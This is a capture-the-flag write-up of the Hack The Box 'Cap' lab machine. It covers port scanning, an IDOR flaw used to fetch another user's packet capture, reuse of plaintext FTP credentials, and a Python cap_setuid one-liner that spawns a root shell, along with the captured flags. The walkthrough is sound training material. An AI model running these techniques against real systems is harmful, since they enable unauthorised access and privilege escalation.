


HTB CAP Machine

WriteUp for an easy machine called cap on HTB. Created by hackwell

Enum:

- Rustscan port scan command.
- It scans for open ports and takes the output to nmap and runs all possible script agains the open ports.

```
──(kali㉿kali)-[~/.../Hacking/HTB/machines/CAP]
└─$ rustscan -a 10.10.10.245 -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive server
s
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ul
imit with '--ulimit 5000'.
Open 10.10.10.245:21
Open 10.10.10.245:22
Open 10.10.10.245:80
[~] Starting Script(s)
```

- Download rustscan from https://github.com/bee-san/RustScan

Rustscan Open Ports

```
Open 10.10.10.245:21
Open 10.10.10.245:22
Open 10.10.10.245:80
```

- List of open ports

Nmap scan result


```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF
6cuLX3P2QYvGfh5bcAIVjIqNUmmc1eSHVxtbmNEQjyJdjZOP4i2IfX/RZUA18dWTfEWlNaoVDGBsc8zunvFk3nk
yaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35BODg1gZawthjxMi5i
```

```
5R1g3nyODudFoWaHu9GZ3D/dSQbMAxsIy98L1Wr6YJ6M6xfqDurgOAI9i6TZ4zx93c/h1MO+mKH7EobPR/ZWr
FGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzPoEhD7YqjRBm8SHdicPP1huq+/3tN7Q/IOf68NNJDde
q6QuGKh1CKqIoT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4Y
ZK5qUQCTPPmrKMa9NPh1sjHSdS8IwiH12V0=
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr
9sw6dCqvySMHEjxwCfMzBDypoNIMIa8iKYAe84s/X7vDbA9T/vtGDYzS+fw8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQI+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 Gunicorn
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-title: Security Dashboard
|_http-server-header: gunicorn
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_ker
nel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
```


HTTP

I found out that i can change the number and view other users data, Because from the challenge description.

It said that its vulnerable to IDOR.
Resources: https://portswigger.net/web-security/access-control/idor




- If I change the last digit, I get another user’s data. And I downloaded the capture.



- I tried all numbers from 0 to 13 and 0 is the only packet capture that has juicy info.

The pcap capture



FTP:

- I found out the user logged in using FTP and the credentials are in plain text.

```
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
```

- Successful login into FTP server.

```
┌──(kali㉿kali)-[~/.../Hacking/HTB/machines/CAP]
└─$ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): nathan
331 Please specify the password.
Password: Buck3tH4TF0RM3!
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||35936|)
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1001       158389 Sep 02 15:19 evidence.txt
-rw-rw-r--    1 1001     1001          371 Sep 02 14:08 getfiles.py
-rw-rw-r--    1 1001     1001          352 Sep 02 14:19 getfiles.py.save
-rw-rw-r--    1 1001     1001          542 Sep 02 14:18 getrootfiles.py
-rwxrwxr-x    1 1001     1001       956174 Sep 02 11:50 linpeas.sh
-rw-rw-r--    1 1001     1001       144731 Sep 02 12:00 linpeas_out.txt
drwxr-xr-x    3 1001     1001         4096 Sep 02 11:51 snap
-r--------    1 1001     1001           33 Sep 02 08:47 user.txt
226 Directory send OK.
ftp>
```

User’s Flag.

- The user’s flag was in the user.txt file I downloaded from FTP.

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||53889|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****************************************************************************|    33      354.
13 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.15 KiB/s)
```

```
┌──(kali㉿kali)-[~/.../Hacking/HTB/machines/CAP]
└─$ cat user.txt
77188f76ea31dce0c6f7d1ca75257416
```

SSH / Root Flag:

- To find the root flag, I use LeanPeas, because it was already on the system.
- It gave me some interesting file that have I used to elavate privilages.

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

╔══════════╣ Users with capabilities
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
```

- I used chatgpt to generate me the script that I could run for me to get the root shell.

Use /usr/bin/python3.8 because it has cap_setuid+eip, which can allow you to escalate to root if you craft a s
mall Python script that invokes os.setuid(0) or similar.
Example exploitation approach:

/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'

If the capability is honored, this should spawn a root shell.

- When I ran the script in the user (nathan) terminal, it gave me the root access.

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
#
# whoami
root
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
#
```

```
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# sudo su
root@cap:/home/nathan# cd /root
root@cap:~# ls
root.txt  snap
root@cap:~# cat root.txt
0da71b072d93789b36ccbdfaad34ac1c
root@cap:~#
```

Resources:

- https://portswigger.net/web-security/access-control/idor
- https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS
- https://github.com/bee-san/RustScan

And this is the end of the HTB machine. “CAP”